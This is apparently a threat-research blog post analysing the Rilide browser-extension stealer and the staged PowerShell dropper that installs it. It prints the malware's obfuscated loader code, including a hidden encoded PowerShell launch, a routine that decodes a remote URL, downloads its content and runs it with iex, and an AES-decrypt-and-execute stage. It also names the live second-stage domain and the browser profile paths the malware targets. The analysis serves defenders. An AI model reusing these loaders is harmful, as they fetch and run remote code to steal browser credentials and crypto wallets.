
Rilide: An Information Stealing Browser Extension

By Pulsedive Threat Research

Published: 2025-03-21 · Archived: 2026-04-05 20:02:50 UTC

Rilide is an example of an information stealer masquerading as a browser extension. First reported in April 2023, the malware targets Chromium-based browsers such as Google Chrome and Microsoft Edge. It is designed to take screenshots of information, log passwords, and collect credentials for cryptocurrency wallets.



Rilide is delivered via malicious advertisements or phishing pages. When users interact with these payloads, a loader installs the Rilide extension. Security researchers have observed Rilide impersonating Google Drive and Palo Alto extensions. Associated IoCs can be accessed using **Pulsedive's Explore** feature.

This blog outlines:

- How Rilide is delivered
- Walkthrough of an intrusion chain that dropped Rilide
- Mitigation strategies

How Rilide is Delivered

Threat researchers have identified multiple delivery mechanisms used to drop Rilide, with phishing websites being the most common. Versions from August 2023 were adapted to work with Chrome Extension Manifest V3. These changes include removing the ability to execute external logic using `executeScript()`, `eval()`, and `new Function()`. Moreover, Manifest V3 no longer allows developers to load and execute remotely hosted files; as such, all the logic must be part of the extension package itself.

The newer Rilide versions were delivered using three different mechanisms.

1. The first campaign uses a PowerPoint lure with a phishing website to fetch the Rilide stealer.
2. The second campaign leverages Twitter as the initial lure. When interacting with the Twitter lure, the user is redirected to a phishing website that downloads an executable file that sets up the malicious extension using an LNK file.
3. Researchers at Trustwave grouped two separate vectors into a third campaign. One intrusion chain is similar to the second campaign, with the only exception being the use of Google Ads instead of Twitter. The rest of the intrusion chain remains the same. The last intrusion chain uses a PowerShell loader to install Rilide. It is unclear how the user receives the PowerShell Loader.




Figure 1: Campaigns leading to Rilide. This version of Rilide has been adapted to comply with the Chrome Extension Manifest V3 requirements. Source: Hacker News

The sample we analyzed for this blog belongs to campaign 3, which uses a PowerShell loader to install the malicious extension.

An Intrusion Dropping Rilide

A PowerShell Dropper

Toward the end of November 2024, VMRay shared details about a PowerShell script used to drop a Rilide sample. As of March 15, 2025, VirusTotal indicates that only four vendors flag the script as malicious. The earliest sample in the intrusion chain starts with the PowerShell script identified by VMRay; however, the exact way the script was delivered to the user is unknown. Figure 2 shows the complete intrusion chain observed during analysis.




Figure 2: Intrusion chain observed during analysis




Figure 3: VirusTotal results for the PowerShell script as of March 15, 2025. Source: VirusTotal

File Details

Characteristic	Value
MD5	650052f23efde0ed4460b760134db8c6
SHA-1	286574e458cddb32032ba4935d7f8e2716cfcf2c
SHA-256	76afc4a7ef10d760c3fa42458e8f133f1ed4d76071ab6f4207037f64a4bffab7
File Size	2.15 KB
File Extension	ps1

Behavior

First Stage

When the PowerShell script is run, it launches another PowerShell instance that executes base64 encoded commands without displaying the PowerShell window to the user.

```
"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -e JABsAFUAaABwAEoAIAA9ACAAKAAiAGsAcABDADMALwA3AFcATgAvAHEAQwB
IAG8ANABiADIAcwBQAEAAdABnAHIAZgB3AHYALwArAFUAcgBaADYAbwBxAGYARwBJAGoANABlAGcAcgBMADcAeABsAEoAZQBIAHQALwBHAFcAdAA0...
```

Figure 4: Encoded PowerShell command captures within VMRay. Source: VMRay

The base64 encoded content can be decoded using CyberChef's *From Base64* recipe. The decoded content contains a base64 encoded string, which is manipulated by replacing characters and XOR operations before being passed to the PowerShell function *DownloadString* as the URI.

```
$lUhpJ = ("kpC3/7WN/qCHo4b2sP@tgrfwv/+UrZ6oqfGIj4egrL7xlJeHt/GWt4OX+/s=")
$HgwsG = $lUhpJ.Replace("@", "a")
$TWJXW = [Convert]::FromBase64String($HgwsG) | ForEach-Object { $_ -bxor 198}
$ZLb8q = [System.Text.Encoding]::ASCII.GetString($TWJXW).Replace("@", "a")
$RUveK = [Convert]::FromBase64String($ZLb8q)
$QK9tt = [byte[]](37, 46, 201, 192, 220);
$eyMTA = 0;
$CJC2W = $RUveK | ForEach-Object {
$_ -bxor $QK9tt[$eyMTA++];
if ($eyMTA -ge $QK9tt.Length) {
$eyMTA = 0
}
}

$xr0Tz=new-object System.Net.Webclient;
$mdKyK = [System.Text.Encoding]::ASCII.GetString($CJC2W);
$zOX5g=$xr0Tz.DownloadString($mdKyK);
$UjCf0 = $zOX5g.Replace("!", "l").Replace("*", "d").Replace("`"", "T").Replace("'", "H").Replace(";", "F")
$ygD9g = [Convert]::FromBase64String($UjCf0)
[System.Text.Encoding]::ASCII.GetString($ygD9g) | iex
```

Figure 5: Decoded PowerShell script contains base64 encoded values that go through a series of character manipulations.

The URI can be decoded by running the code snippet within PowerShell before the script creates a new web client connection.

```
 $lUhpJ = ("kpC3/7WN/qCHo4b2sP@tgrfwv/+UrZ6oqfGIj4egrL7xlJeHt/GWt4OX+/s=")
$HgwsG = $lUhpJ.Replace("@", "a")
$TWJXW = [Convert]::FromBase64String($HgwsG) | ForEach-Object { $_ -bxor 198}
$ZLb8q = [System.Text.Encoding]::ASCII.GetString($TWJXW).Replace("@", "a")
$RUveK = [Convert]::FromBase64String($ZLb8q)
$QK9tt = [byte[]](37, 46, 201, 192, 220);
$eyMTA = 0;
$CJC2W = $RUveK | ForEach-Object {
$_ -bxor $QK9tt[$eyMTA++];
if ($eyMTA -ge $QK9tt.Length) {
$eyMTA = 0
}
}
$CJC2W
```

Calling the parameter that holds the ASCII values for the URI returns the array string shown in Figure 6 below.

```
$CJC2W
104
116
116
112
115
58
47
47
116
99
108
45
98
108
97
99
107
46
99
111
109
47
49
49
49
49
46
98
115
54
52
```

Figure 6: ASCII values holding the second stage domain

The array of ASCII values can be decoded using the PowerShell command `$mdKyK = [System.Text.Encoding]::ASCII.GetString($CJC2W);` or using CyberChef's From Decimal recipe.




Figure 7: The ASCII values converted into text to reveal the second stage URI.

WHOIS data for the decoded domain shows that it was registered with NameCheap. Moreover, the domain was registered on October 5, 2024, approximately a month before the post from VMRay.




Figure 8: WHOIS data within the Pulsedive platform for tcl-black[.]com

The domain was unreachable as of March 15, 2025, but historical data was stored on URLscan.io. The webpage contained obfuscated code that the PowerShell script manipulates by replacing certain characters before converting it from base64. Once the command is decoded, it is executed using PowerShell.




Figure 9: A historical scan showing the content hosted on the decoded URL. Source: URLscan.io

The character conversations employed during this stage are:

Original Value	New Value
!	l
*	d
`”	T
‘	H
;	F




Figure 10: Decoded content from tcl-black[.]com reveals additional PowerShell Commands

Second Stage

The decoded script contains another blob of base64 that goes through a series of manipulations before being executed using the `iex` command. The first manipulation is a series of character replacements that change certain symbols into characters within the base64 character set. The replacements are:

Original Value	New Value
%	d
$	a
!	b
@	B

This data is converted from base64 and XORed with a byte array. Following the XOR operation, the data is decrypted using AES256 in Cipher Block Chaining mode with a padding of PKCS7. The decryption key and initialization vector are stored as hardcoded variables that are base64 encoded.

```
$w33kR = [Convert]::FromBase64String($fXGU2)
$A79gb = [System.Text.Encoding]::ASCII.GetString($w33kR).Replace("%", "d").Replace("`$", "a").Replace("!", "b").Replace("@", "B")
$R0AMy = [Convert]::FromBase64String($A79gb)
$UnpTm = [byte[]](184, 210, 15, 130, 98);
$aOL0E = 0;
$pgXkU = $R0AMy | ForEach-Object {
$_ -bxor $UnpTm[$aOL0E++];
if ($aOL0E -ge $UnpTm.Length) {
$aOL0E = 0
}
}

$ZKy3K=[Convert]::FromBase64String('CqrmaVoANskZMn47h7qvOw==');
$xGtL2=[Convert]::FromBase64String('uNIPgmIlLsnA3Mb+dBZJ0qj4dUpYnQ5EBFy0lRUvH6c=');
$br5Qup = New-Object System.Security.Cryptography.AesManaged
$br5Qup.Key = $xGtL2
$br5Qup.IV = $ZKy3K
$br5Qup.Mode = [System.Security.Cryptography.CipherMode]::CBC
$br5Qup.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
$ysxsX = $br5Qup.CreateDecryptor();
$kCfdej = New-Object System.IO.MemoryStream
$KWXuR = New-Object System.Security.Cryptography.CryptoStream($kCfdej, $ysxsX, [System.Security.Cryptography.CryptoStreamMode]::Write)
$KWXuR.Write($pgXkU, 0, $pgXkU.Length)
$KWXuR.FlushFinalBlock()
$w4Jfe = $kCfdej.ToArray()

[System.Text.Encoding]::ASCII.GetString($w4Jfe) | iex
```

Figure 11: The decoded PowerShell script pulled from tcl-black[.]com

Third Stage - Setting up Rilide

The decrypted data is additional PowerShell code that is executed. This code is used to install the Rilide extension. The PowerShell script's primary function is FCZoL, which first attempts to gather the current user's SID.

Figure 12: Decrypted content from the second stage PowerShell Script that shows additional PowerShell commands.

```
$tcy9A = $Env:USERNAME
$TEWM = Get-LocalUser -Name $tcy9A | Select-Object SID
```

Figure 13: The script uses PowerShell cmdlets to get the local user

The script then generates a random string that is 80 characters long and consists of alphanumeric characters. The following line of the script converts a string of bytes into a UTF-8 encoded string. This string contains a base64 blob containing JSON data that appears to be related to the Rilide extension.

Figure 14: Character set returned from a function within PowerShell.




Figure 15: Base64 content reveals content that is later added to the Secure Preferences for managing settings for a Chrome Profile.




Figure 16: Extension details added to Secure Preferences.

The PowerShell script then creates strings that hold paths to web browsers. The browsers targeted, and the paths specified in the malware are:




Figure 17: PowerShell code used to create paths to web browser content on disk.

Web Browser	Path
Chrome	%localappdata%/Google/Chrome/User Data
Brave	%localappdata%/BraveSoftware/Brave-Browser/User Data
Edge	%localappdata%/Microsoft/Edge/User Data
Opera	%appdata%/Opera Software/Opera Stable

The PowerShell script contains all the content that makes up the Rilide files as hardcoded base64 strings. These strings are within the function `aRUC2M`. This function takes the previously created character set and the directory name where the extension will be stored. In this case, the directory name is `$MxNC2$JJ0wH`, as shown in the figure below.




Figure 18: Path where the Rilide files are saved on disk.

The script attempts to create the path shown in Figure 18 and then tries to create files within that directory.




Figure 19: Code used to create the $MxNC2$JJ0wH directory and drop the Rilide files.

Each file that makes up the Rilide extension and its content is stored as base64-encoded pairs. The first variable is the file name, and the second is the actual content. The script writes the file for any file name containing the extension `*.png`. If the file is contains the string `manifest.json`, a set of character replacements occurs before it is written to disk. For all other files, the script just writes the content to a file on disk.

Encoded File Name	Decoded File Name

YXBwLmh0bWw=	app.html
Y29uZmlnLmpz	config.js
ZmlsZV9haGxkZmguanM=	file_ahldfh.js
ZmlsZV9hdWtqemxsdGkuanM=	file_aukjzllti.js
ZmlsZV9la3pwbHNqLmpz	file_ekzplsj.js
ZmlsZV9namVpd3pzdC5qcw==	file_gjeiwzst.js
ZmlsZV9wamJtY2dtLmpz	file_pjbmcgm.js
aWNvLnBuZw==	ico.png
bWFuaWZlc3QuanNvbg==	manifest.json
cnVsZXMuanNvbg==	rules.json
ZGlyX2pzcGN1eWZ1XGZpbGVfZGZlYWt5ZmlyLmpz	dir_jspcuyfu\file_dfeakyfir.js
ZGlyX2pzcGN1eWZ1XGZpbGVfa3ZueW5hLmpz	dir_jspcuyfu\file_kvnyna.js
ZGlyX2pzcGN1eWZ1XGZpbGVfdXFyZnRpanRnai5qcw==	dir_jspcuyfu\file_uqrftijtgj.js
ZGlyX2pzcGN1eWZ1XGRpcl9rbWlkZ1xmaWxlX215aHBuLmpz	dir_jspcuyfu\dir_kmidg\file_myhpn.js
ZGlyX2pzcGN1eWZ1XGRpcl9rbWlkZ1xmaWxlX253ZXFnaGxudS5qcw==	dir_jspcuyfu\dir_kmidg\file_nweqghlr
ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9mbXRxbi5qcw==	dir_jspcuyfu\dir_rodmrqczz\file_fmtqı
ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9qcmZ4ZS5qcw==	dir_jspcuyfu\dir_rodmrqczz\file_jrfxe.
ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9uZ2dtZ2dpcXYuanM=	dir_jspcuyfu\dir_rodmrqczz\file_nggn
ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9uaXZ2aGRjLmpz	dir_jspcuyfu\dir_rodmrqczz\file_nivvh

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9vbnRjYWNyb3MuanM=	dir_jspcuyfu\dir_rodmrqczz\file_ontca
ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9yem56dnB3Lmpz	dir_jspcuyfu\dir_rodmrqczz\file_rznzv
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfYWFjY2hvYWZzdi5qcw==	dir_jspcuyfu\dir_rovhzbzexe\file_aacc
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfYXZla2lmcnQuanM=	dir_jspcuyfu\dir_rovhzbzexe\file_avek
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfZHdvcGJkeC5qcw==	dir_jspcuyfu\dir_rovhzbzexe\file_dwo
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfc3Rla2xwZ3ouanM=	dir_jspcuyfu\dir_rovhzbzexe\file_stek
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfeGlmanQuanM=	dir_jspcuyfu\dir_rovhzbzexe\file_xifjt
ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfeXdkZ3dkdW5kLmpz	dir_jspcuyfu\dir_rovhzbzexe\file_ywd
ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfYnBmZWxlLmpz	dir_jspcuyfu\dir_vhwpcwlaxi\file_bpf
ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfb2RybHVzaC5qcw==	dir_jspcuyfu\dir_vhwpcwlaxi\file_odr
ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfcmFwd2hjYXJhLmpz	dir_jspcuyfu\dir_vhwpcwlaxi\file_rap
ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfdnF5YmJyaGcuanM=	dir_jspcuyfu\dir_vhwpcwlaxi\file_vqy
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfY3hoamNla3YuanM=	dir_jspcuyfu\dir_wzjggrl\file_cxhjcek
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfZGl6c3kuanM=	dir_jspcuyfu\dir_wzjggrl\file_dizsy.js
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfaHJ0c2RyZy5qcw==	dir_jspcuyfu\dir_wzjggrl\file_hrtsdrg.j
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfa253dnlqaGcuanM=	dir_jspcuyfu\dir_wzjggrl\file_knwvyjl
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfcHpib3ptby5qcw==	dir_jspcuyfu\dir_wzjggrl\file_pzbozm
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfcW5tb2lleC5qcw==	dir_jspcuyfu\dir_wzjggrl\file_qnmoie
